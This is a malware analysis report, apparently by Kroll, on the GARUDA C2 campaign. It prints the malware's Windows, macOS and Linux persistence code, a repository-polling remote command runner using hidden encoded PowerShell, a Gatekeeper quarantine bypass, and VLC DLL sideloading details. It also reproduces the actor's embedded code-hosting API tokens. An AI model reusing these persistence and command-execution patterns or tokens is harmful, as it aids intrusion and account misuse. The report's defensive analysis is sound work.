
KROLL™

The Deep Dive: Kroll's Analysis of the GARUDA C2 Malware

Authors: Otavio Passos, Eric Strom

May 2026

Table of Contents



Key Insights

Actor profile and development environment: Kroll Threat Intelligence (TI) uncovered a multi OS malware campaign run via a GitHub account later wiped, with preserved artifacts showing a Kali Linux setup, Hindi comments, an IPv6 address in Gujarat, India, and evidence of local LLM use, supporting high confidence attribution to an India based developer.

Multi platform infection chain and persistence: The actor maintains a unified framework ("GARUDA C2") using initial downloaders that fetch second stage scripts from several code hosting platforms.

Capabilities and payloads: Second stage components perform host reconnaissance, exfiltrate via repositories using embedded API tokens, and pull updates based on version indicators.

You can find the full list of observed **MITRE ATT&CK techniques** at the end of this article.

KROLL

Introduction

Kroll TI identified a multi-OS malware campaign operated via a GitHub account that shifted from “mahesh97m” to “hellow2003” and was later wiped at commit 16935c4. Prior to the wipe, the repository contained cross-platform downloaders, victim logs, executables and password-protected archives; Kroll TI preserved the contents before removal.

“Test” logs exposed the developer’s environment (Kali Linux host) and a global IPv6 address geolocating to Rajkot in Gujarat, India. Combined with Hindi guidance comments embedded in scripts and the presence of a dedicated ollama user and service, Kroll TI assesses with high confidence that the actor operates from India and likely leverages a local LLM to assist development.

Operationally, the actor maintains uniform toolchains for Windows, macOS and Linux, using initial downloaders to pull next-stage scripts from multiple code-hosting platforms (GitHub, GitLab, Codeberg, Gitea, and Bitbucket). On Windows, persistence uses Registry Run keys and a scheduled task (“SysCache_User_Update”), while macOS relies on a LaunchAgent using a custom plist configuration file, and Linux uses systemd for persistence. This command-and-control (C2) framework is being tracked internally by Kroll TI as “GARUDA C2”.

Across OSes, second-stage components conduct reconnaissance on the host and exfiltrate results to actor-controlled repositories using embedded API tokens, then poll a lightweight “version” indicator (e.g., 1.1/“garuda1”) to fetch and execute updated commands via a Base64-encoded command runner.

Native payloads include Rust-based binaries and a VLC DLL sideloading technique (abusing libvlc.dll/libvlccore.dll DLL load order) to deploy a local command-execution stack that drops components (e.g., sys_base2.exe, sys_helper.exe) under %LOCALAPPDATA%\Syscore1 and establishes persistence, while also attempting to open a lure PDF. Functionally, these binaries replicate the script-based model: retrieve tasks from code-hosting repos, diff versions, execute and persist.

This white paper maps out Kroll’s full analysis of the malware, including various toolchains and IOCs.

Github Analysis

The threat actor’s github (previously “mahesh97m”, now “hellow2003”), was wiped in commit 16935c4. Before that, the repository was filled with multi-architecture shell scripts, victim logs, executables and password-protected ZIPs. Luckily, Kroll TI Team have dumped all of the wiped content beforehand.

Amongst the several victim logs files, “tests” logs were included, which unveiled valuable machine information regarding the threat actor’s development environment.

File: axx1ltpmw6az2.0.txt
SHA256: CEBCFDC6511A88A6C9BAD2EA2898F81C83308D4E820D7AB093C7A848FA738359

Hostname : kali
User : kali
User ID : uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),
29(audio)30(dip),44(video),46(plugdev),100(users),101(netdev),116(bluetooth),121(wireshark),123(lpadmin),
129(scanner),134(kaboxer),984(ollama)
OS : Linux kali 6.12.33+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.33-1kali1 (2025-06-25)
x86_64 GNU/Linux
...
--- OS RELEASE ---
PRETTY_NAME=”Kali GNU/Linux Rolling”
...
--- NETWORK ---
...
3: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
...
inet6 2402:3a80:4431:84f5:4603:2cff:fe8a:1420/64 scope global deprecated dynamic mngtmpaddr noprefixroute
valid_lft 4700sec preferred_lft 0sec

The first information of note is the threat actor’s IPv6 address, 2402:3a80:4431:84f5:4603:2cff:fe8a:1420/64, pointing to Rajkot, Gujarat, India.

Secondly, there is a dedicated ollama user, group and systemd service. This would indicate that the threat actor leveraged a local large language model (LLM) to develop part of or all of their work.

Other indicators of LLM assistance are the various "LLM-ish" comments scattered all across the scripts, such as:

- "' 🔹 Agar nahi chal rahi → dubara run"
  - o Translates to: "It's not going well → again, run"
- "Check: specific PowerShell script chal rahi hai ya nahi"
  - o Translates to: "Check: is a specific PowerShell script running or not?"
- "' 🔹 Step 1: Pehli baar script run"
  - o Translates to: "🔹 Step 1: Run the first script bar."
- "RUN-CMD (अब बिल्कुल सही है - PS| CM| support + Timeout)
  - o Translates to: "RUN-CMD (now completely correct - PS| CM| support + Timeout)"
- "RUN-CMD (अब 100% reliable - Base64 EncodedCommand से)"
  - o Translates to: "RUN-CMD (now 100% reliable - from Base64 EncodedCommand)"

Based on the Hindi comments and the IPv6 geolocation data, Kroll assesses with high confidence that the threat actor is operating in India.

Of the mentioned shell scripts, the main ones can be listed as:

File Name	Description	SHA256
base5.ps1	Windows Downloader (ps1, vbs)	d26f5c8d3a28e1cd144abf0a035c1fd0e1dbea1277 56a475463990b5b02f0590
lbase5.sh	Linux Downloader (sh)	77b725b8f658f6ae72c22e115d587e4496fcbab39 5274c526d271bc80558d304
mbase5.sh	MacOS Downloader (sh)	3b0432ccbf8bac26efb0ff9f2bf4e0d997985e1b74d d6e562e3bf1ea77cddb03

The main goal of these scripts is to download the content of many hardcoded URLs embedded in them. All URLs points to other code-hosting services, such as codeberg, gitlab, gitea, bitbucket, and github.

Windows Toolchain

The downloader, base5.ps1, retrieves 3 different files: p27.ps1, win3.ps1, and vbs.vbs, all of which come from "[code-hosting-service]/mahesh2210m/[file-name]" variants.

The downloader script also employs a runtime check against the downloaded content. The downloaded content must have the string "thisistesting" within it.

```
76              # Check 2: Case-insensitive match for "xyzabc"
77              if ($content -match '(?i)thisistesting') {
78                  Write-Host "Success: Valid file downloaded from $url"
79                  return $true
80              }
81              else {
82                  Write-Host "Invalid: No 'thisistesting' found in content. Deleting
                    $Target"
83                  Remove-Item $Target -Force
84              }
85          }
86          else {
87              Write-Host "Invalid: Downloaded file is empty (0 bytes). Deleting
                $Target"
88              Remove-Item $Target -Force
89          }
```

Figure 1: Runtime check for "thisistesting" string

If the content does not have this string, it is deleted from the victim's machine.

Additionally, base5.ps1 is responsible for setting up persistence in the victim's machine, which is achieved through both via the registry "Run" key, and via scheduled tasks.

The first one, via Registry “Run” Key, is achieved through the following code:

```
# Persistence: Registry Run Key (Current User)
$RunKey  = "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run"
$RunName = "SysCacheUpdate"

if (Test-Path $Script3) {
    New-ItemProperty `
        -Path $RunKey `
        -Name $RunName `
        -Value "wscript.exe `"$Script3`"" `
        -PropertyType String `
        -Force | Out-Null
}
```

Figure 2: Registry run key established

In which $script3 is the downloaded “vbs.vbs” script. An example full entry would be: HKCU:\Software\Microsoft\Windows\CurrentVersion\Run\SysCacheUpdate, with the value: wscript.exe %APPDATA%\SysCache\vbs.vbs.

The second persistence method, via scheduled tasks, is achieved through the following code:

```
# Persistence: Scheduled Task (On Logon - No Admin Needed)

if (Test-Path $Script3) {

    $Action = New-ScheduledTaskAction `
        -Execute "wscript.exe" `
        -Argument "`"$Script3`""

    $Trigger = New-ScheduledTaskTrigger -AtLogOn

    $Settings = New-ScheduledTaskSettingsSet `
        -AllowStartIfOnBatteries `
        -Hidden

    $Principal = New-ScheduledTaskPrincipal `
        -UserId $env:USERNAME `
        -LogonType Interactive `
        -RunLevel LeastPrivilege

    Register-ScheduledTask `
        -TaskName "SysCache_User_Update" `
        -Action $Action `
        -Trigger $Trigger `
        -Settings $Settings `
        -Principal $Principal `
        -Force | Out-Null
}
```

Figure 3: Establishment of scheduled task

This scheduled task, disguised as “SysCache_User_Update”, is triggered whenever the victim logs in the machine, executing the vbs.vbs script with the least privilege possible in the machine.

The VBS script's behavior is straight-forward. All it does is to first instantiate the spawning cmd command line alongside with the "thisistesting" string in the form of a comment, that is:

```
9   psCommand = "powershell -ExecutionPolicy Bypass -WindowStyle Hidden -File
    ""%LOCALAPPDATA%\SysCache\win.ps1"""
10  ' # thisistesting
11  '  Step 1: Pehli baar script run
12  shell.Run psCommand, 0
```

Figure 4: Command line initiation

Then proceeding to query WMI with the query: "Select * from Win32_Process Where Name='powershell.exe'", looping over the returned process, and checking if any of their command lines contain the string win.ps1 (same as the instantiated psCommand). If so, the script exits. If not, the script spawns a new cmd process with the psCommand variable as its command line.

While vbs.vbs is executing, the other two scripts (p27.ps1 and win3.ps1,) also execute on the victim machine.

The execution of p27.ps1 is straightforward. The first meaningful procedure it does is to retrieve victim information such as:

- Date
- Hostname
- User Name
- OS Version and Build Number
- Number of CPU Cores
- Number of Logical Processors
- Total Physical Memory
- Free Physical Memory
- Disk names
- IP Address
- Network Interfaces

The script, and all of them other than the "downloader" ones, reveal the threat actor's code hosting service secrets.

```
78  $GITHUB_TOKEN="aa"
79  $GITHUB_OWNER="mahesh97m"
80  $GITHUB_REPO="phpcode"
81  $GITHUB_BRANCH="main"
82
83  $GITLAB_TOKEN="glpat-DClozHjP9aOyT4xotnJs8286MQp1OmpleGs4Cw.01.120o1vpv7"
84  $GITLAB_PROJECT_ID="77391265"
85  $BRANCH="main"
86  $GITLAB_OWNER="mahesh2210m"
87  $GITLAB_REPO="mahesh2210m"
88
89  $GITEA_TOKEN="ad7ecc45d4f3f1421f62649d755df8b61a3f3c22"
90  $GITEA_OWNER="mahesh2210m"
91  $GITEA_REPO="mahesh2210m"
92
93  $CODEBERG_TOKEN="633d815048d96c111edb94f71b75eb152d83d13a"
94  $CODEBERG_OWNER="mahesh2210m"
95  $CODEBERG_REPO="mahesh2210m"
96
97  $BITBUCKET_TOKEN="ATCTT3xFfGN0OfF9SvlcZ2obggrqfCavTxQPw74JL2N1eWO6IeblaWQJ51Dy21DniuZWhw
    Rmk4x_sKaVg11x3Sx_BMR7dpyZbYcknW7I3d1Gvhn2QXOd12z54PXDAg6RQ04GTEOeK_sQ_MoKxdrccqwpWy4cWs
    YhEtreA7Vpcgja4ISA6d77QL4=262DE832"
98  $BITBUCKET_WORKSPACE="mahesh2210m"
99  $BITBUCKET_REPO="mahesh2210m"
```

Figure 5: Hosting secrets

These secrets are needed for functions named: Create-GitHub, Create-GitLab, Create-Gitea, Create-Codeberg, Create-Bitbucket. Such functions are meant to authenticate into the threat actor's repositories and upload the collected victim's machine information in the form of a commit. This activity can be observed in the commits:

- dfa74ac
- 797760c
- 803dc24

And many more.

Together with the victim's machine information, the script also uploads a file containing the "version" string "1.1". Its usage will be discussed in the following paragraph.

The other last file that is executed alongside is vbs.vbs and p27.ps1 is win3.ps1. This PowerShell script, win3.ps1, is meant to fetch the previously mentioned version string, deciding whether it will execute newer scripts based on the "version" string being updated or not.

The script first instantiates its output directories.

```
10  $BASE_DIR = "$env:USERPROFILE\AppData\Local\SysCache"
11  $STATE_DIR = Join-Path $BASE_DIR "state"
12  $LOG_DIR = Join-Path $BASE_DIR "logs"
13  $CONFIG_ABC = Join-Path $BASE_DIR ".uniq_name"
14
15  # Folders जरूर बनाओ
16  New-Item -ItemType Directory -Force -Path $BASE_DIR, $STATE_DIR, $LOG_DIR | Out-Null
17  Set-Location $BASE_DIR
```

Figure 6: Output directories

These directories then receive the content of whatever was fetched from the previously mentioned code hosting services in the form of "filename_last_version.txt". The next time this script is executed, it will compare the current fetched content (current version) with the last version; if the current version is greater than the last one, the function Run-Cmd is called.

```
184 while ($true) {
185     $updateFound = $false  # Flag: kya is loop mein koi update mila?
186
187     foreach ($SRC in "github","gitlab","gitea","codeberg","bitbucket") {
188         switch ($SRC) {
189             "github" { $CONTENT = Fetch-GitHub }
190             "gitlab" { $CONTENT = Fetch-GitLab }
191             "gitea" { $CONTENT = Fetch-Gitea }
192             "codeberg" { $CONTENT = Fetch-Codeberg }
193             "bitbucket" { $CONTENT = Fetch-Bitbucket }
194         }
195
196         if (-not $CONTENT) { continue }
197
198         $LAST_FILE = "$STATE_DIR\${SRC}_last_version.txt"
199         if (-not (Test-Path $LAST_FILE)) { "" | Set-Content $LAST_FILE }
200         $LAST_VERSION = (Get-Content $LAST_FILE -ErrorAction SilentlyContinue).Trim()
201         $CURRENT_VERSION = ($CONTENT -split "`n" | Where-Object { $_ -match '^[0-9]+(\.
    [0-9]+)*$' } | Select-Object -Last 1).Trim()
202
203         if (-not $CURRENT_VERSION) { continue }
204
205         if ($LAST_VERSION -eq "" -or (Version-Greater $CURRENT_VERSION $LAST_VERSION)) {
206             Log-Exec "SRC=$SRC | NEW VERSION FOUND: $CURRENT_VERSION → EXECUTING
    COMMANDS"
207             $lines = $CONTENT -split "`n"
208             $run = $false
209             foreach ($line in $lines) {
210                 $cmd = $line.Trim()
211                 if ($cmd -eq $CURRENT_VERSION) { $run = $true; continue }
212                 if ($run -and $cmd -match '^[0-9]+(\.[0-9]+)*$') { break }
213                 if ($run -and $cmd) {
214                     Run-Cmd $cmd
215                 }
216             }
217             $CURRENT_VERSION | Set-Content $LAST_FILE
218             Log-Exec "SRC=$SRC | Version updated to $CURRENT_VERSION"
219             $updateFound = $true  # Update mila!
220         }
221     }
222 # thisistesting
```

Figure 7: Run-Cmd and print debug log

The Run-Cmd is what the reader would have expected from a simple PowerShell/command runner. The command string is encoded into Base64, and then executed with the Start-Process API, redirecting outputs and errors to the files out.txt and err.txt, respectively.

```
102         $process = Start-Process -FilePath "powershell.exe" `
103             -ArgumentList "-NoProfile -ExecutionPolicy Bypass -EncodedCommand
                $encodedCmd" `
104             -NoNewWindow -PassThru `
105             -RedirectStandardOutput "$env:TEMP\out.txt" `
106             -RedirectStandardError "$env:TEMP\err.txt"
```

Figure 8: Start-process, redirect outputs and errors to .txt

MacOS Toolchain

The toolchain for MacOS targets is very similar to the Windows toolchain, and will be very similar to the Linux toolchain.

What differs from the other OS's toolchains is how the threat actor reaches persistence and evasion. Persistence is achieved through a custom plist, in which the content follows:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>com.syscache.user</string>
  <key>ProgramArguments</key>
  <array>
    <string>/bin/bash</string>
    <string>$SCRIPT2</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
  <key>KeepAlive</key>
  <true/>
  <key>StandardOutPath</key>
  <string>$BASE_DIR/out.log</string>
  <key>StandardErrorPath</key>
  <string>$BASE_DIR/err.log</string>
</dict>
</plist>
```

The variables $BASE_DIR and $SCRIPT2 stores $USER_HOME/Library/Application Support/SysCache and the previously downloaded mac.sh script, respectively. The persistence plist behavior is to sign launchd to use bash to execute whatever the variable $SCRIPT2 holds.

The script then proceeds to actually enable the persistence plist to be executed.

```
116 launchctl bootout gui/$UID_NOW "$PLIST_PATH" 2>/dev/null || true
117 launchctl bootstrap gui/$UID_NOW "$PLIST_PATH"
118 launchctl enable gui/$UID_NOW/com.syscache.user
119
120     nohup bash "$SCRIPT1" >/dev/null 2>&1 &
121     sleep 5
122     nohup bash "$SCRIPT2" >/dev/null 2>&1 &
123
124     echo "DONE"
125 ) &
```

Figure 9: Establishment of persistence

The three “launchtl” calls will enable the plist to be loaded without a system restart or a user log off/in. Finally, $SCRIPT1, that is, mac1.sh, is ran with the nohup utility, enabling the script to ignore the SIGHUP signal, useful to keep execution even if the terminal is closed and/or some theoretical SSH session ends.

The evasion technique employed by this threat actor is much more simple. All the script does is to recursively remove the quarantine flag from every file within $BASE_DIR in order to bypass MacOS’s “Gatekeeper” and “Notarization” protection mechanisms.

```
88      xattr -dr com.apple.quarantine "$BASE_DIR" 2>/dev/null || true
```

The Windows Platform tactics repeat for the MacOS version of the toolchain, as well as for the Linux version. The mac.sh script is very similar to win3.ps1, in except that it attempts to modify the victim’s password.

```
42  ############################
43  # SUDO PASSWORD (OPTIONAL)
44  ############################
45  SUDO_PASSWORD="kali"
46
47  ASKPASS="$(mktemp)"
48  printf '#!/bin/sh\necho "%s"\n' "$SUDO_PASSWORD" > "$ASKPASS"
49  chmod +x "$ASKPASS"
50  export SUDO_ASKPASS="$ASKPASS"
51  export DISPLAY=:0
52  trap 'rm -f "$ASKPASS"' EXIT
```

Figure 10: Password modification mechanism

The script mac1.sh is similar to p27.ps1, except that it relies on MacOS-specific utilities to retrieve the victim’s machine information, such as:

- scutil --get ComputerName - Retrieves the Hostname.
- whoami - Retrieves the User Name.
- sw_vers -productName - Retrieves the OS Version.
- sysctl -n machdep.cpu.brand_string - Retrieves the CPU Brand.
- vm_stat - Retrieves Memory Information.
- ifconfig - Retrieves Network Information.

Linux Toolchain

As previously mentioned, the Linux toolchain is very similar to the previously described OSes, with exception of the OS-specific persistence and evasion techniques.

In Linux targets, persistence is achieved via systemd unit files and via daemons.

[Unit]
Description=SysCache Background Service
After=network-online.target
Wants=network-online.target

[Service]
Type=simple
ExecStart=/bin/bash $SCRIPT2
Restart=always

RestartSec=5
StandardOutput=append:$BASE_DIR/out.log
StandardError=append:$BASE_DIR/err.log

[Install]
WantedBy=default.target

This systemd unit file describes a bash execution with $SCRIPT2 (holding llinux.sh) to take place as soon as the machine's network is online.

Through daemons, the malware has to setup a linger to enable processes and services to be ran even after the user logs out.

```
111   ######################################
112   # ENABLE USER LINGER (FOR HEADLESS/SERVER)
113   ######################################
114   loginctl enable-linger "$USER" 2>/dev/null || true
115
116   ######################################
117   # LOAD & START SERVICE
118   ######################################
119   systemctl --user daemon-reexec
120   systemctl --user daemon-reload
121   systemctl --user enable "$SERVICE_NAME"
122   systemctl --user restart "$SERVICE_NAME"
123
124       # Run scripts once now (in background)
125       nohup bash "$SCRIPT1" >/dev/null 2>&1 &
126       sleep 10
127       nohup bash "$SCRIPT2" >/dev/null 2>&1 &
128
129       echo "DONE"
130   ) &
```

Figure 11: Establishment of linger for persistence

During execution daemon-reexec requests the systemd manager to re-execute itself. The call to daemon-reload requests systemd to rescan and reload all unit files from disk. The enable creates a symlink to make the service start automatically on user login/session start. And finally, the retart restarts the service if it is already running.

Lastly, it leverages the nohup utility to run the previously downloaded llinux1.sh shell script.

The only difference between llinux.sh and llinux1.sh to their MacOS equivalents is, again, how the threat actor deals with OS specific functionality. Victim information is acquired through utilities like:

- uname -a - Retrieves OS information.
- cat /etc/os-release 2>/dev/null - Retrieves the OS Release.
- grep -m1 "model name" /proc/cpuinfo 2>/dev/null - Retrieves CPU Information.
- free -h 2>/dev/null - Retrieves Memory Information.
- df -h 2>/dev/null - Retrieves Disk Information.
- ip addr 2>/dev/null - Retrieves Network Information.

Native Capabilities

Kroll TI Team also observed the presence of many .zip files in the “Releases” tab of the threat actor’s github. While most of these files are password-protected, some are not. Those that are not password-protected can be classified into two major categories:

- DLL Side Loading
- Standalone Executable

DLL Sideloading

The DLL sideloading capability of this campaign exploits a weak dependency in the VLC Media Player software. The weak dependency flow is sort of tricky, whenever the main VLC executable loads libvlc.dll, the loaded library ends up loading libvlccore.dll, the malware, from within the same directory that the main executable was invoked, without performing any authentication or validity checks.

This behavior can be observed with Procmon:




Figure 12: Sideloaded DLLs in Procmon

The side load will eventually leads program execution to the following process tree:




Figure 13: Sideloaded DLLs in Process Tree

Looking into libvlccore.dll, all exports are hollow shells which do not perform anything meaningful. This is due to the fact that all of them point to the same RVA:

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00001470	0000	0091BA1C	AddMD5
00000002	00001480	0001	0091BA23	DllMain
00000003	00001470	0002	0091BA2B	EndMD5
00000004	00001470	0003	0091BA32	EnsureUTF8
00000005	00001470	0004	0091BA3D	FromCharset
00000006	00001470	0005	0091BA49	GetLang_1
00000007	00001470	0006	0091BA53	GetLang_2B
00000008	00001470	0007	0091BA5E	GetLang_2T
00000009	00001470	0008	0091BA69	InitMD5
0000000A	00001470	0009	0091BA71	IsUTF8
0000000B	00001470	000A	0091BA78	NTPtime64
0000000C	00001560	000B	0091BA82	Start
0000000D	00001470	000C	0091BA88	ToCharset
0000000E	00001470	000D	0091BA92	VLC_CompileBy
0000000F	00001470	000E	0091BAA0	VLC_CompileHost
00000010	00001470	000F	0091BAB0	VLC_Compiler
00000011	00001470	0010	0091BABD	access_GetParentInput
00000012	00001470	0011	0091BAD3	addon_entry_Hold
00000013	00001470	0012	0091BAE4	addon_entry_New
00000014	00001470	0013	0091BAF4	addon_entry_Release
00000015	00001470	0014	0091BB08	addons_manager_Delete
00000016	00001470	0015	0091BB1E	addons_manager_Gather
00000017	00001470	0016	0091BB34	addons_manager_Install
00000018	00001470	0017	0091BB4B	addons_manager_LoadCatalog
00000019	00001470	0018	0091BB66	addons_manager_New
0000001A	00001470	0019	0091BB79	addons_manager_Remove
0000001B	00001470	001A	0091BB8F	aout_BitsPerSample
0000001C	00001470	001B	0091BBA2	aout_ChannelExtract

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
0000001D	00001470	001C	0091BBB6	aout_ChannelReorder
0000001E	00001470	001D	0091BBCA	aout_CheckChannelExtraction
0000001F	00001470	001E	0091BBE6	aout_CheckChannelReorder
00000020	00001470	001F	0091BBFF	aout_Deinterleave
00000021	00001470	0020	0091BC11	aout_DeviceGet
00000022	00001470	0021	0091BC20	aout_DeviceSet
00000023	00001470	0022	0091BC2F	aout_DevicesList
00000024	00001470	0023	0091BC40	aout_FiltersAdjustResampling
00000025	00001470	0024	0091BC5D	aout_FiltersDelete
00000026	00001470	0025	0091BC70	aout_FiltersNew
00000027	00001470	0026	0091BC80	aout_FiltersPlay
00000028	00001470	0027	0091BC91	aout_FormatPrepare
00000029	00001470	0028	0091BCA4	aout_FormatPrint
0000002A	00001470	0029	0091BCB5	aout_FormatPrintChannels
0000002B	00001470	002A	0091BCCE	aout_Interleave
0000002C	00001470	002B	0091BCDE	aout_MuteGet
0000002D	00001470	002C	0091BCEB	aout_MuteSet
0000002E	00001470	002D	0091BCF8	aout_VolumeGet
0000002F	00001470	002E	0091BD07	aout_VolumeSet
00000030	00001470	002F	0091BD16	aout_filter_RequestVout
00000031	00001470	0030	0091BD2E	block_Alloc
00000032	00001470	0031	0091BD3A	block_FifoCount
00000033	00001470	0032	0091BD4A	block_FifoEmpty
00000034	00001470	0033	0091BD5A	block_FifoGet
00000035	00001470	0034	0091BD68	block_FifoNew
00000036	00001470	0035	0091BD76	block_FifoPace
00000037	00001470	0036	0091BD85	block_FifoPut
00000038	00001470	0037	0091BD93	block_FifoRelease

Figure 14: All imports pointing to same relative virtual address (RVA)

Pointing to the same RVA is likely due to PGO optimization employed in release builds.

With that said, the only possible entry for malicious code is the DllMain entry of the program, which is indeed the case here.

Before delving into the details of the DLL, it is important to note that the threat actor's preferred programming language for native capabilities is Rust. Rust's runtime can be complex and misleading. We will address these difficulties and describe how we were able to overcome them.

Upon execution, the DllMain function evaluates the reason for invocation. If the fdwReason parameter equals DLL_PROCESS_ATTACH, the code proceeds, if not, it returns. With the comparison being satisfied, our next challenge approaches.

The DllMain procedure is responsible for building and creating a new thread, which serves as the component responsible for running the malicious code. The thread creation procedure for Rust programs can be confusing and misleading, as much of the developer's code, such as the "thread entry", is scattered across and inside many seemingly library functions.

Kroll TI Team created a diagram to help address this problem, detailing how one would find the developer's "thread entry" address.

